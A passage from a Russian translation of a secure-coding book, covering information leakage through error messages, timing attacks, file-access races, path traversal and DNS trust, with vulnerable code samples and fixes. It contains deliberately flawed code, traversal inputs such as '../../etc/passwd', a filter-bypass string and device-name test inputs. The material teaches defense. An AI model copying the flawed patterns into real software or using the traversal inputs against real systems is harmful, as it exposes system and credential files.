Создавая собственную модель привилегий, изучите сначала модель Белла-ЛаПадулы и реализуйте механизм, навязывающий ее. Но учтите, что на практике нередко приходится ослаблять требования, например потому, что необходимо использовать данные из не заслуживающего доверия источника в привилегированной операции. Бывают также случаи, когда нужно избирательно раскрывать информацию, например позволить компании, обслуживающей кредитные карты, видеть номер карты, но не имя ее владельца. Это соответствует идее селективного «рассекречивания» данных. Вообще говоря, вы должны реализовать специальный API, который явно разрешает «рассекречивание». Семантика вызова будет такова: «Да, я хочу передать эту информацию субъекту с меньшими привилегиями (или разрешить операцию, запрошенную таким субъектом). Это нормально».

Модель Белла-ЛаПадулы применяется в системах безопасности нескольких языков программирования. Так, модель привилегий в Java (наиболее отчетливо проявляющаяся в аплетах) основана на модели Белла-ЛаПадулы. С каждым объектом связан набор разрешений, и система не выполнит вызов, если не все участвующие в запросе объекты (стек вызова) обладают необходимыми разрешениями. Операцией явного «рассекречивания» является вызов метода doPrivileged(), который позволяет обойти проверку стека (в Java это называется «инспекцией стека»). В общеязыковой среде исполнения (CLR) в .NET тоже имеется аналогичная модель «разрешений» для сборок.

Греховность C# (и других языков)

Вот одна из наиболее типичных ошибок, с которой мы сталкиваемся постоянно: раскрытие пользователю, то есть противнику, информации об исключении:

```
string Status = "No";
string sqlstring = "";
try {
   // код обращения к SQL-серверу опущен
} catch (SqlException se) {
   Status = sqlstring + " failed\r\n";
   foreach (SqlError e in se.Errors)
      Status += e.Message + "\r\n";
} catch (Exception e) {
   Status = e.ToString();
}

if (Status.CompareTo("No") != 0) {
   Response.Write(Status);
}
```

Родственные грехи

Ближайший родственник этого греха обсуждался в грехе 6. Сюда же можно отнести кросс-сайтовые сценарии с раскрытием данных, хранящихся в куках (грех 7), и внедрение SQL-команд (грех 4), в результате которого противник может изменить SQL-запрос к базе данных.

В грехе 11 мы привели пример побочного хронометрируемого канала при описании ошибки в системе TENEX.

Где искать ошибку

Обращайте внимание на следующие места:

- процесс посылает пользователям информацию, получаемую от ОС или среды исполнения;
- операции над секретными данными, время завершения которых не фиксировано и зависит от обрабатываемых данных;
- случайное использование конфиденциальной информации;
- незащищенные или слабо защищенные конфиденциальные или привилегированные данные;
- процесс передает конфиденциальные данные пользователям, которые могут оказаться низкопривилегированными;
- незащищенные конфиденциальные данные передаются по незащищенным каналам.

Выявление ошибки на этапе анализа кода

Это может оказаться нелегкой задачей, поскольку во многих системах нет четкого понятия о том, какие данные считать привилегированными, а какие – нет. В идеале вы должны понимать, как может использоваться любой существенный элемент данных, иметь возможность проследить все случаи его использования в программе и убедиться, что он никогда не попадает субъектам, не обладающим необходимыми правами. Сделать это, безусловно, можно, но в общем случае довольно трудно. Лучше возложить решение данной задачи на какой-нибудь динамический механизм, контролирующий соблюдение требований модели Белла-ЛаПадулы.

Если такая модель у вас имеется, то нужно лишь аудировать взаимосвязи между привилегиями и точками явного рассекречивания с целью убедиться, что оба элемента корректны.

На практике есть много ситуаций, в которых модель Белла-ЛаПадулы не навязывается, а мы тем не менее хотели бы обнаруживать утечку данных из системы. В таком случае можно выявить кандидатов на утечку и проследить, как они используются в программе.

Прежде всего необходимо идентифицировать функции, реализующие интерфейс с операционной системой, которые могли бы выдать данные противнику. Должны признать, что этот список велик, но он послужит неплохой отправной точкой.

Язык	Ключевые слова
C/C++ (*nix)	errno, getenv, strerror, perror, *printf
C/C++ (Windows)	GetLastError, SHGetFolderPath, SHGetFolderPathAndSubDir, SHGetSpecialFolderPath, GetEnvironmentStrings, GetEnvironmentVariable, *printf
C#, VB.NET, ASP.NET	Все исключения, System.FileSystemInfo, пространство имен, класс Environment
Java	Все исключения
PHP	Все исключения (PHP5), getcwd, класс DirectoryIterator, $GLOBALS, $_ENV

Отыскав все вхождения этих ключевых слов, определите, передаются ли данные какой-нибудь функции вывода, которая может сообщить их противнику.

Чтобы найти места, подверженные атаке с хронометражем, начните с идентификации секретных данных, например ключей. Затем исследуйте все операции над этими данными, чтобы понять, есть ли какая-нибудь зависимость от данных. Далее следует определить, меняется ли время выполнения зависимых операций, когда на вход подаются разные данные. Это может оказаться трудно. Ясно, что если имеются ветвления, то вариации во времени будут почти наверняка. Но есть множество неочевидных способов вызвать зависимость от времени, мы об этом уже говорили выше. Реализации криптографических алгоритмов следует подвергать сомнению, если в них не предприняты явные меры против атак с хронометражем. Удаленное проведение таких атак может и не привести к успеху, на практике их обычно проводят локально. Так что если у приложения есть локальные пользователи, то лучше перестраховаться, чем потом кусать локти.

Атака с хронометражем на криптографические алгоритмы упрощается, если в состав данных входят временные отметки высокого разрешения. Если вы можете избежать таких отметок, сделайте это. В противном случае уменьшите разрешение. Округляйте до ближайшей секунды или десятой доли секунды.

Тестирование

Анализу кода нет равных, но можно попытаться атаковать приложение, вызвать ошибку и посмотреть на сообщение. Следует также правильно и неправильно позапускать приложение от имени пользователя, не являющегося администратором, и понаблюдать, какую информацию оно раскроет.

Чтобы выяснить, возможна ли на практике атака с хронометражем, в общем случае придется прибегнуть к динамическому тестированию. К тому же надо разбираться в математической статистике. Мы не будем затрагивать здесь эту тему, а отошлем вас к работе Дэна Бернстайна (Dan Bernstein) по атакам с хронометражем на криптографические алгоритмы (см. раздел «Другие ресурсы»).

Имитация кражи ноутбука

Любопытства ради попробуйте сымитировать похищение ноутбука. Попросите кого-нибудь поработать с приложением, которое вы тестировали несколько недель, а потом сядьте за тот же компьютер и попытайтесь изучить данные, применяя различные бесчестные приемы, как то:

- загрузка из другой операционной системы;
- установка на одну машину двух ОС;
- установка системы с выбором загрузчика (dual boot);
- подбор какого-нибудь распространенного пароля для входа в систему.

Примеры из реальной жизни

Начнем с примеров атак с хронометражем, а затем перейдем к более традиционным способам утечки информации, о которых есть сообщения в базе данных CVE (http://cve.mitre.org).

Атака с хронометражем Дэна Бернстайна на шифр AES

Дэн Бернстайн сумел провести удаленную атаку с хронометражем на реализацию AES в OpenSSL 0.9.7. Оказалось, что использованные в ней большие таблицы вытесняются из кэша, в результате чего время исполнения кода перестает быть постоянным. Операции и до некоторой степени поведение кэша зависят от ключа. Бернстайну удалось вскрыть защищенное соединение после просмотра примерно 50 Гб зашифрованных данных. Впрочем, нелишним будет одно предупреждение. Во-первых, он мог бы сделать атаку более изощренной и не собирать так много данных. Разумно предположить, что ключ можно было бы получить уже после анализа нескольких гигабайтов данных, а быть может, и того меньше.

Во-вторых, условия атаки были несколько надуманными. А именно предполагалось, что протокол содержит незашифрованные временные метки высокого разрешения, включаемые сразу до и после выполнения операций алгоритма AES. Но искусственность примера еще не означает отсутствия реальной проблемы. Такая модель была принята лишь для минимизации «шума», чтобы получить как можно более чистый «сигнал». В реальной ситуации, когда на удаленной машине есть собственный генератор тактовой частоты, уровень шума будет выше, но провести подобную атаку все же возможно. Статистически противнику нужно лишь набрать такую выборку, чтобы можно было ясно отличить сигнал от шума.

Вопрос в том, сколько данных необходимо. В настоящее время ответа на него нет. Если протокол предоставляет противнику временные метки высокого разрешения, то есть повод для беспокойства. Если нет, эту проблему можно не принимать во внимание.

Но если противник имеет доступ к физической машине, все становится гораздо серьезнее. Особенно при наличии аппаратуры гипертредининга. Атака Бернстайна работает на машине с гипертредингом не только против AES, но и против реализации шифра RSA, имеющего дело с открытым ключом (см. бюллетень CAN-2005-0109 в базе данных CVE).

Если вас беспокоят удаленные атаки против реализации AES, то Бернстайн предложил контрмеры против всех известных атак с хронометражем. Популярная реализация Брайана Гладмана защищена против таких атак (см. раздел «Другие ресурсы»). Насколько нам известно, другие реализации AES пока еще недоработаны в этом направлении.

CAN-2005-1411

ICUII – это программа для организации видеочата в реальном времени. В версии 7.0.0 есть ошибка, позволяющая неавторизованному пользователю увидеть пароли из-за слабого списка управления доступом (ACL) некоторым файлом, который разрешено читать всем.

CAN-2005-1133

Этот дефект в операционной системе IBM AS/400 дает классический пример утечки информации – система возвращает разные коды ошибок в зависимости от

того, была ли попытка установить сеанс с POP3-сервером неудачной из-за неверного имени пользователя или пароля. Подробное описание ошибки можно найти в статье «Enumeration of AS/400 users via POP3» (www.venera.com/downloads/Enumeration_of_AS400_users_via_pop3.pdf), а мы ограничимся простым примером:

```
+OK POP server ready
USER notauser
+OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF2204
USER mikey
+OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF22E2
```

Обратите внимание: код CPF2204 означает, что такого пользователя нет, а код CPF22E2 – что пользователь есть, но пароль неверен. Разные сообщения об ошибках очень полезны для противника, поскольку теперь он знает, что пользователя notauser не существует, а пользователь mikey имеется.

Искупление греха

Для борьбы с очевидной утечкой информации лучше всего явно решить, кто к каким данным может иметь доступ, и оформить это в виде предписания проектировщикам и разработчикам приложения. Кому разрешено видеть сообщения об ошибках? Конечным пользователям или администраторам? Если пользователь работает на машине локально, то какую информацию об ошибках следует ему сообщать? А администратору какую? Какую информацию нужно протоколировать? Как следует защищать протокол?

Разумеется, конфиденциальные данные нужно защищать с помощью подходящих средств, например списков ACL в Windows и Apple MAC OS X 10.4 Tiger или прав доступа в *nix.

Есть и другие защитные меры, такие, скажем, как шифрование (с корректной политикой управления ключами) и управление цифровыми правами (Digital Rights Management – DRM). Механизм DRM в этой книге не рассматривается, но вкратце его суть в том, что пользователь может явно определить, кому разрешено открывать, читать, модифицировать и передавать другим лицам содержимое документов, в частности электронной почты. Организация может создать шаблоны политик управления правами, которые определяют правила, применимые к содержимому документов. Конечно, надо быть готовым к тому, что кто-то окажется достаточно настойчив, чтобы обойти механизм DRM, но на практике немного найдется людей, способных на это.

Если говорить об атаках с хронометражем, то обычно в защите нуждаются криптографические ключи. Пользуйтесь реализациями, которые препятствуют атакам с хронометражем, если эта проблема вас беспокоит. Кстати, это еще одна причина не создавать собственные криптосистемы!

Искупление греха в C# (и других языках)

Следующий пример – это модифицированный вариант греховного кода на C#, который был показан выше, но та же идея применима и к любому другому языку. Обратите внимание, что сообщения об ошибках выводятся лишь, если пользователь обладает правами администратора Windows. Кроме того, предполагается, что в этой программе предварительно запрашивается декларативное разрешение, так что обращения к протоколу событий всегда завершаются успешно, а не возбуждают исключение SecurityException из-за того, что в доступе отказано.

```
try {
   // код обращения к SQL-серверу опущен
} catch (SqlException se) {
   Status = sqlstring + " failed\r\n";
   foreach (SqlError e in se.Errors)
      Status += e.Message + "\r\n";
   WindowsIdentity user = WindowsIdentity.GetCurrent();
   WindowsPrincipal prin = new WindowsPrincipal(user);
   if (prin.IsInRole(WindowsBuiltInRole.Administrator))
      Response.Write("Error" + Status);
   else {
      Response.Write("An error occured, please bug your admin");
      // Записать данные в протокол Windows Application Event Log
      EventLog.WriteEntry("SQLApp", Status.EventLogEntryType.Error);
   }
}
```

Отметим, что некоторые приложения самостоятельно определяют привилегированных и доверенных пользователей, тогда нужно пользоваться встроенными в них или в среду исполнения механизмами управления доступом.

Учет локальности

Иногда имеет смысл выводить информацию об ошибках только локальным пользователям. Чтобы решить этот вопрос, взгляните на IP-адрес, по которому вы собираетесь отправлять данные. Если он отличается от 127.0.0.1 или его эквивалента в IPv6 (::1), не посылайте данные. Даже если это открытый IP-адрес самой текущей машины, отправленные на него пакеты обычно видны всем машинам в локальной сети.

Дополнительные защитные меры

Если приложение состоит из нескольких процессов, то некоторую помощь вам могут оказать такие защищенные ОС, как SE Linux, Trusted Solaris, или надстройки над ОС типа Argus PitBull (работает для Linux, Solaris и AIX). Обычно вы можете пометить данные на уровне файла, и система будет отслеживать их передачу между процессами.

Несколько более практичная рекомендация заключается в том, чтобы хранить все данные в зашифрованном виде, пока не возникнет необходимость показать их. Большинство операционных систем имеют средства для защиты данных на но-

сителях. Так, Windows может автоматически шифровать файлы, размещенные в файловой системе EFS (Encrypted File System).

Можно также выполнять «контроль на выходе», то есть проверять корректность выводимых данных. Так, если некоторая часть приложения может выводить только числа, проверьте, что, кроме цифр, в выходном потоке ничего нет. О проверке входных данных мы слышим постоянно, но иногда имеет смысл проверять и выходные.

Другие ресурсы

- «Cache-timing attacks on AES» by Daniel J. Bernstein: http://cr.yp.to/antiforgery/cachetiming-20050414.pdf
- «Cache for fun and profit» (атака на RSA на машинах с гипертредингом, аналогичная атака Бернстайна на AES) by Colin Percival: www.daemonology.net/papers/htt.pdf
- *Computer security: Art and Science* by Matt Bishop (Addison-Wesley, 2002), Chapter 5, «Confidentiality Policies»
- Default Passwords: www.cirt.net/cgi-bin/passwd.pl
- Windows Rights Management Services: www.microsoft.com/resources/documentation/windowsserv/2003/all/rms/en-us/default.mspx
- XrML (eXtensible Rights Markup Language): www.xrml.org
- Encrypting File System overview: www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/encrypt-overview.mspx

Резюме

Рекомендуется

- Решите, кто должен иметь доступ к информации об ошибках и состоянии.
- Пользуйтесь средствами операционной системы, в том числе списками ACL и разрешениями.
- Пользуйтесь криптографическими средствами для защиты секретных данных.

Не рекомендуется

- Не раскрывайте информацию о состоянии системы не заслуживающим доверия пользователям.
- Не передавайте вместе с зашифрованными данными временные метки высокого разрешения. Если без временных меток не обойтись, уменьшите разрешение или включите их в состав зашифрованной полезной нагрузки (по возможности).

Стоит подумать

- О применении менее распространенных защитных механизмов, встроенных в операционную систему, в частности о шифровании на уровне файлов.

- Об использовании таких реализаций криптографических алгоритмов, которые препятствуют атакам с хронометражем.
- Об использовании модели Белла-ЛаПадулы, предпочтительно в виде готового механизма.

Грех 14. Некорректный доступ к файлам

В чем состоит грех

Найти в программе грех некорректного доступа к файлам довольно трудно, он легко может ускользнуть от внимания. В этом направлении можно выделить три типичные проблемы безопасности. Первая – это «гонки»: между моментом проверки условий защиты для файла и моментом использования этого файла часто есть некоторое окно, когда файл уязвим. Гонка обычно проистекает из-за ошибок синхронизации, вследствие чего один процесс может вмешаться в работу другого, открывая брешь для атаки.

Иногда противнику удается манипулировать путями, чтобы стереть важный файл или изменить параметры его защиты в промежуток времени между проверкой и действиями, основанными на результатах проверки. Целый ряд проблем безопасности возникает при удаленном доступе к файлам, например по протоколу SMB (Server Message Block) или NFS (Network File System). Чаще такого рода ошибки возникают при работе с временными файлами, поскольку каталоги, в которые создаются временные файлы, обычно открыты для всех. Поэтому, воспользовавшись гонкой, противник может обманом заставить вас открыть файл, который он будет контролировать, даже если вы предварительно убедились, что такого файла нет. Если вы вообще ничего не проверяете, а просто полагаетесь на уникальность имени файла, то будете неприятно удивлены, обнаружив, что противник контролирует файл с таким же именем. Раньше это была серьезная проблема в некоторых библиотечных функциях в UNIX, поскольку они генерировали детерминированные имена временных файлов, которые противник мог предсказать.

Вторая распространенная ошибка получила название «а это вовсе не файл». Суть ее в том, что программа открывает нечто, считая, что это файл на диске, тогда как фактически это нечто является ссылкой на другой файл, именем устройства или канала.

И третья проблема состоит в том, что противник получает контроль над файлом, к которому не должен иметь доступа. В результате он может прочитать, а быть может, даже изменить конфиденциальные данные.

Подверженные греху языки

Любой язык, позволяющий обращаться к файлам, подвержен этому греху. А это все без исключения современные языки программирования!

Как происходит грехопадение

Как мы сказали, есть три возможные ошибки. Глубинная причина первой – «гонки» – заключается в том, что в большинстве современных операционных систем (Windows, Linux, Unix, Max OS X и прочих) приложение не изолировано, как может показаться. В любой момент его работу может прервать другой процесс, а приложение к этому может оказаться не готовым. Другими словами, некоторые файловые операции не являются атомарными. Гонка может привести к эскалации привилегий или отказу от обслуживания из-за краха или взаимной блокировки.

Классический сценарий выглядит так: программа проверяет, существует ли файл, затем обращается к нему так, как диктует результат проверки. Примеры будут приведены ниже.

Другой вариант греха – открыть файл с переданным именем, не проверив, к чему это имя относится. В операционных системах типа Linux, Unix и Max OS X такая уязвимость проявляется обычно при неправильной работе с символическими ссылками. Программа думает, что открывает файл, тогда как на самом деле противник подсунул ей символическую ссылку. Это может привести к печальным последствиям, если процесс работает от имени пользователя root, так как root может удалить любой файл.

И наконец, противник может получить контроль над файлами, к которым обращается программа. Если приложению доступна некоторая конфиденциальная информация (например, имена других пользователей или системная база данных паролей), то вряд ли вы захотите показывать ее противнику. Наткнуться на такую ловушку можно, в частности, если приписать в начало имени файла, полученного из не заслуживающего доверия источника, некий «зашитый» в программу путь, например в случае Unix-машины – «/var/myapp/». Если библиотечные функции умеют разрешать относительные пути, то противник может подсунуть, например, такое имя: «../../etc/passwd». Это плохо, если приложению разрешено читать системные файлы, и уж совсем плохо, если оно может в них писать. Описанная техника называется «атакой с проходом по каталогам».

Греховность C/C++ в Windows

В следующем фрагменте разработчик рассчитывал на нормального пользователя, полагая, что тот укажет обычное имя файла, но забыл, что бывают и другие представители рода человеческого. Если такой код является частью серверной программы, то дело может закончиться плохо. Ведь если противник задаст имя устройства (например, порта принтера: lpt1), то сервер перестанет отвечать до тех пор, пока устройство не вернет управление по тайм-ауту.

```
void AccessFile(char * szFileNameFromUser) {
   HANDLE hFile =
      CreateFile(szFileNameFromUsers,
         0, 0,
         NULL,
         OPEN_EXISTING,
         0,
```

```
        NULL);
   ...
```

Греховность C/C++

Следующий код дает классический пример гонки за доступ к файлу. Между обращениями к access(2) и open(2) операционная система может переключиться на другой процесс. Если в течение этого промежутка времени файл /tmp/splat будет удален, то приложение завершится аварийно.

```
#include "sys/types.h"
#include "sys/stat.h"
#include "unistd.h"
#include "fcntl.h"

const char *filename = "/tmp/splat";
if (access(filename, R_OK) == 0) {
   int fd=open(filename, O_RDONLY);
   handle_file_contents(fd);
   close(fd);
} else {
   // обработать ошибку
}
```

Греховность Perl

И снова программа обращается к файлу по имени. Она определяет, разрешено ли читать файл пользователю, запустившему сценарий, и если это так, то читает его содержимое. Греховность, как и в предыдущем примере на C/C++, заключается в том, что между проверкой и чтением файл мог исчезнуть.

```
#!/usr/bin/perl
my $file = "$ENV{HOME}/.config";
read_config($file) if -r $file;
```

Греховность Python

А здесь ошибка не так очевидна:

```
import os
def safe_open_file(fname, base="/ver/myapp"):
   # Убрать '..' и '.'
   fname = fname.replace('../', '');
   fname = fname.replace('./', '');
   return open(os.path.join(base, fname))
```

Программа пытается воспрепятствовать атаке с проходом по каталогам. Но есть две проблемы. Во-первых, удаление недопустимых символов в данном случае представляется неверной стратегией. Если обнаружено две точки, то почему сразу не завершить программу – ведь этого не должно быть?

Во-вторых, метод replace не достигает той цели, которую поставил перед собой автор кода. Что произойдет, если противник подсунет такую строку: «.../...././/»? А вот что:

- При первом обращении к `replace()` будут произведены две замены и останется «...///».
- При втором обращении к `replace()` будет произведена одна замена и останется «../».

Сюрприз!

Родственные грехи

Если говорить о гонках, то этот грех очень близок к греху 16, но проблематика доступа к файлам не исчерпывается одними лишь гонками. Прочитав эту главу, сразу же познакомьтесь с грехом 16.

Где искать ошибку

Вашу программу можно заподозрить в грехе, если:

- она обращается к файлам, имена которых задаются извне;
- она обращается к файлам исключительно по именам, а не по описателям или дескрипторам;
- она открывает временные файлы в общедоступных каталогах, причем имя временного файла можно предсказать.

Выявление ошибки на этапе анализа кода

Простейший способ обнаружить этот грех во время анализа кода – найти все функции ввода/вывода, в особенности те, где используются имена файлов. Выявив такую функцию, задайте себе следующие вопросы:

- Откуда поступает имя файла? Можно ли ему доверять?
- Используется ли это имя файла более одного раза для проверки существования и манипулирования файлом?
- Находится ли файл в той части файловой системы, к которой потенциально может иметь доступ противник?
- Может ли противник задать имя так, чтобы оно указывало на файл, к которому он не должен иметь доступа?

Вот перечень типичных функций и операторов ввода/вывода, которые следует искать в программе.

Язык	Ключевые слова
C/C++ (*nix)	access, chown, chgrp, chmod, link, unlink, mkdir, mknod, mktemp, rmdir, symlink, tempnam, tmpfile, unmount, utime
C/C++ (Windows)	CreateFile, OpenFile
Perl	chmod, chown, truncate, link, lstat, mkdir, rename, rmdir, stat, symlink, unlink, utime
Perl (операторы проверки файлов)	-r -w -x и т. д. (ссылку на прочие операторы см. в разделе «Другие ресурсы»)
C#/.NET	System.IO.File, StreamReader …
Java	system.IO, File, FileInputStream

Использование этих функций не обязательно приводит к каким-либо проблемам. Например, в современных системах Unix самые популярные функции создания временных файлов атакам не подвержены. Но если ваша программа работает в слегка устаревшей системе, то неприятности возможны.

Тестирование

Самый простой способ найти ошибки типа «это не файл» и «проход по каталогам» – подать на вход приложения случайные имена файлов и посмотреть, как оно будет реагировать. В частности, попробуйте такие имена:

- AUX
- CON
- LPT1
- PRN.TXT
- ..\..\AUX
- /dev/null
- /dev/random
- /dev/urandom
- ../../dev/random
- \\servername\c$
- \\servername\ipc$

Проверьте, не зависнет ли приложение, не завершится ли оно аварийно. Если это случится, значит, вы нашли место, где программа ожидает только «честного» имени файла! Посмотрите также, можете ли вы обратиться к файлам, к которым не должны иметь доступа, например к файлу /etc/passwd в Unix.

Как и для многих других грехов, описанных в этой книге, наиболее продуктивный способ выявления ошибок – это качественный анализ кода с точки зрения безопасности.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CAN-2005-0004

Сценарий mysqlaccess, входящий во многие версии MySQL, позволяет локальному пользователю затереть произвольный файл или прочитать содержимое временных файлов путем атаки с организацией символической ссылки на временный файл. Частично в ошибке повинна функция POSIX::tmpnam, которая возвращает предсказуемое имя временного файла! Если противник сможет создать символическую ссылку на конфиденциальный файл с таким же именем, то во время запуска сценария привилегированным пользователем этот файл будет затерт.

На странице http://lists.mysql.com/internals/20600; имеется заплата, которая устраняет ошибку за счет использования описателей вместо имен файлов и модуля File::Temp вместо POSIX::tmpnam.

CAN-2005-0799

Это еще одна ошибка в MySQL, на этот раз затрагивающая только пользователей Windows. Уязвимость связана с неправильной обработкой зарезервированных еще со времен MS-DOS имен устройств. Если указать специально подобранное имя базы данных, то можно вызвать крах сервера. Риск невелик, но привилегированный пользователь может «уронить» сервер, введя такую команду:

```
use PRN
```

В результате открывается порт принтера по умолчанию, а не реальный файл.

CAN-2004-0452 и CAN-2004-0448

Обе ошибки связаны с гонкой, которая возникает при работе функции File::Path::rmtree в Perl. Для эксплуатации той и другой следует подменить существующий каталог в удаляемом дереве символической ссылкой на произвольный файл. Для устранения ошибки понадобилось значительно переработать – практически полностью переписать – функцию rmtree. Заплата имеется на странице http://ftp.debian.org/debian/pool/main/p/perl/perl_5.8.4-8.diff.gz.

CVE-2004-0115 Microsoft Virtual PC для Macintosh

Процесс VirtualPC_Services, являющийся частью продукта Microsoft Virtual PC для версий от Mac 6.0 до Mac 6.1, позволяет локальному противнику усекать и перезаписывать произвольные файлы и потенциально открывает возможность выполнить произвольный код за счет атаки путем организации символической ссылки на временный файл /tmp/VPCServices_Log. Программа без каких бы то ни было проверок открывает файл с таким именем, даже если он является символической ссылкой. Если ссылка ведет на другой файл, он переписывается. Представьте, как будет смешно, если этот «другой файл» есть /mach_kernel!

Искупление греха

Для искупления греха в программе придерживайтесь следующих правил:

- По возможности храните все файлы, нужные приложению, в таком месте, которое противник никак не может контролировать. Даже если программа ничего не проверяет, но безопасность ее рабочего каталога гарантируется, то большая часть проблем исчезнет сама собой. Обычно для этого создается «безопасный каталог», доступный только приложению. Часто самый простой способ обеспечить контроль доступа на уровне приложения заключается в том, чтобы создать специального пользователя, от имени которого приложение будет работать. Если этого не делать, то все приложения, работающие от имени того же пользователя, что и ваше, смогут манипулировать создаваемыми им файлами.
- Никогда не используйте одно и то же имя файла для выполнения более одной операции над файлом; если первая операция выполнилась успешно, то всем последующим передавайте описатель или дескриптор файла.

- Вычисляйте путь к файлу, к которому собираетесь обратиться. Для этого следуйте по символическим ссылкам и выполняйте проход по каталогам. Лишь после вычисления окончательного имени применяйте к нему проверки.
- Если вы вынуждены открывать временный файл в общедоступном каталоге, то самый надежный способ сформировать его имя – это получить восемь байтов от генератора случайных чисел криптографического качества (см. грех 18) и представить их в кодировке base64. Если в результирующей строке окажется символ '/', замените его символом ',' или еще каким-нибудь безобидным – это и будет имя файла.
- Там, где оправдано (читай: если сомневаетесь), блокируйте файл при первом доступе к нему или в момент создания.
- Если вы точно знаете, что файл должен быть новым и иметь нулевую длину, усекайте его. Тем самым вы предотвратите попытку противника подсунуть программе предварительно заполненный временный файл.
- Никогда не доверяйте именам файлов, контролируемым кем-то другим.
- Проверьте, что имя относится именно к файлу, а не к каналу, устройству или символической ссылке.

Имея все это в виду, обратимся к примерам.

Искупление греха в Perl

Пользуйтесь описателем, а не именем файла, чтобы проверить его существование, а затем открыть.

```
#!/usr/bin/perl
my $file = "$ENV{HOME}/.config";
if (open(FILE, "< $file")) {
   read_config(*FILE) if is_accessible(*FILE);
}
```

Искупление греха в C/C++ для Unix

В некоторых системах имеется библиотечная функция realpath(), существенно облегчающая вашу задачу. Но с ней связаны два «подводных камня». Во-первых, она небезопасна относительно потоков, поэтому вокруг нее придется поставить какой-то замок, если есть шанс, что функция будет вызываться из разных потоков. Во-вторых, на некоторых платформах она ведет себя неожиданно. Вот как выглядит сигнатура этой функции:

```
char* realpath(const char *original_path, char resolved_path[PATH_MAX]);
```

В случае успеха она возвращает указатель на второй параметр, а в случае ошибки – NULL.

Идея заключалась в том, что вы передаете потенциально небезопасный путь, а функция следует по символическим ссылкам, удаляет повторяющиеся точки и т. д. Но в некоторых системах результат будет абсолютным путем, только если первый параметр – это абсолютный путь. Печально, но факт. Чтобы получить переноси-

мый код, необходимо дописать в начало путь к текущему рабочему каталогу. Получить этот путь можно с помощью функции getcwd().

Искупление греха в C/C++ для Windows

В следующем фрагменте имя файла получено от не заслуживающего доверия пользователя. Проверяется, соответствует ли оно настоящему файлу на диске; если нет, программа возвращает ошибку.

Примечание. Если хотите быть еще «круче», можете проверить также, что длина имени файла укладывается в допустимые пределы.

```
HANDLE hFile = CreateFile(pFullPathName,
      0, 0, NULL,
      OPEN_EXISTING,
      SECURITY_SQOS_PRESENT | SECURITY_IDENTIFICATION,
      NULL);
if (hFile != INVALID_HANDLE_VALUE &&
    GetFileType(hFile) == FILE_TYPE_DISK) {
   // похоже на обычный файл!
}
```

Получение места нахождения временного каталога пользователя

Хранить временные файлы в каталоге конкретного пользователя безопаснее, чем в общедоступном месте. Получить путь к частному каталогу пользователя для хранения временных файлов можно с помощью переменной окружения TMP.

Искупление греха в .NET

В управляемом коде, написанном на таких языках, как C# или VB.NET (в частности, в среде ASP.NET), получить имя временного файла можно, как описано ниже. В случае ASP.NET временные файлы сохраняются в каталоге, определяемом по самому процессу, в контексте которого исполняется ASP.NET.

C#

```
using System.IO;
...
string tempName = Path.GetTempFileName();
```

VB.NET

```
Imports System.IO;
...
Dim tempName = Path.GetTempFileName
```

Managed C++

```
using namespace System::IO;
...
String ^s = Path::GetTempFileName();
```

Дополнительные защитные меры

При работе с сервером Apache проверьте, чтобы в файле httpd.conf не было излишних директив FollowSymLink. Правда, когда эта директива удаляется, производительность слегка падает.

Другие ресурсы

- «Secure programmer: Prevent race conditions» by David Wheeler: www-106.ibm.com/developerworks/linux/library/l-sprace.html?ca=dgr-lnxw07RACE
- *Building Secure Software* by John Viega and Gary McGraw (Addison Wesley), Chapter 9, «Race Conditions»
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 11 «Canonical Representation Issues»
- Perl 5 Reference Guide в формате HTML от Рекса Суэйна: www.rexswain.com/perl5.html#filetest
- «Secure Programming for Linux and Unix HOWTO – Creating Secure Software» by David Wheeler: www.dwheeler.com/secure-programs/

Резюме

Рекомендуется

- Тщательно проверяйте, что вы собираетесь принять в качестве имени файла.

Не рекомендуется

- Не принимайте слепо имя файла, считая, что оно непременно соответствует хорошему файлу. Особенно это относится к серверам.

Стоит подумать

- О хранении временных файлов в каталоге, принадлежащем конкретному пользователю, а не в общедоступном. Дополнительное преимущество такого решения – в том, что приложение может работать с минимальными привилегиями, поскольку всякий пользователь имеет полный доступ к собственному каталогу, тогда как для доступа к системным каталогам для временных файлов иногда необходимы привилегии администратора.

Грех 15. Излишнее доверие к системе разрешения сетевых имен

В чем состоит грех

Этот грех понятнее многих других – в большинстве реальных ситуаций у нас нет другого выхода, как доверять системе разрешения имен. В конце концов, не станете же вы запоминать, что http://216.239.63.104 – это IP-адрес одного из многих англоязычных серверов, доступных по имени www.google.com. И никому не хочется модифицировать файлы в своей системе, когда что-то меняется в адресации.

Проблема же в том, что многие разработчики не понимают, насколько уязвима система разрешения имен и как ее легко атаковать. Хотя для большинства приложений основной службой разрешения имен является DNS, но в больших сетях из Windows-машин применяется также служба WINS (Windows Internet Name Service). У разных служб есть некоторые специфические особенности, но все они страдают общим недостатком: им нельзя доверять полностью.

Подверженные греху языки

В отличие от многих других грехов степень доверия к службе разрешения имен совершенно не зависит от языка программирования. Проблема в изъянах самой инфраструктуры, которой мы пользуемся, и если вы не понимаете, в чем эта проблема состоит, то и ваша программа, вероятно, будет содержать ошибки.

Вместо того чтобы рассматривать ситуацию с точки зрения греховных языков программирования, мы поговорим о том, какие приложения уязвимы. Основной вопрос: должно ли приложение знать, какая машина соединилась с вашей или с какой системой соединились вы.

Если в приложении применяется какой-нибудь вид аутентификации, особенно ее слабые формы, или по сети передаются зашифрованные данные, то, наверное, нужен надежный способ идентифицировать сервера, а в некоторых случаях и клиента.

Если же приложение принимает только анонимные соединения и возвращает данные в открытом виде, то сведения об адресе клиента нужны разве что для протоколирования. Но даже в этом случае принимать дополнительные меры для аутентификации клиента не всегда практично.

Как происходит грехопадение

Мы рассмотрим принципы работы DNS, а затем попробуем смоделировать угрозу. Клиент хочет найти некий сервер, скажем, www.example.com. Он посылает запрос DNS-серверу с просьбой сообщить IP-адрес (или несколько адресов), соот-

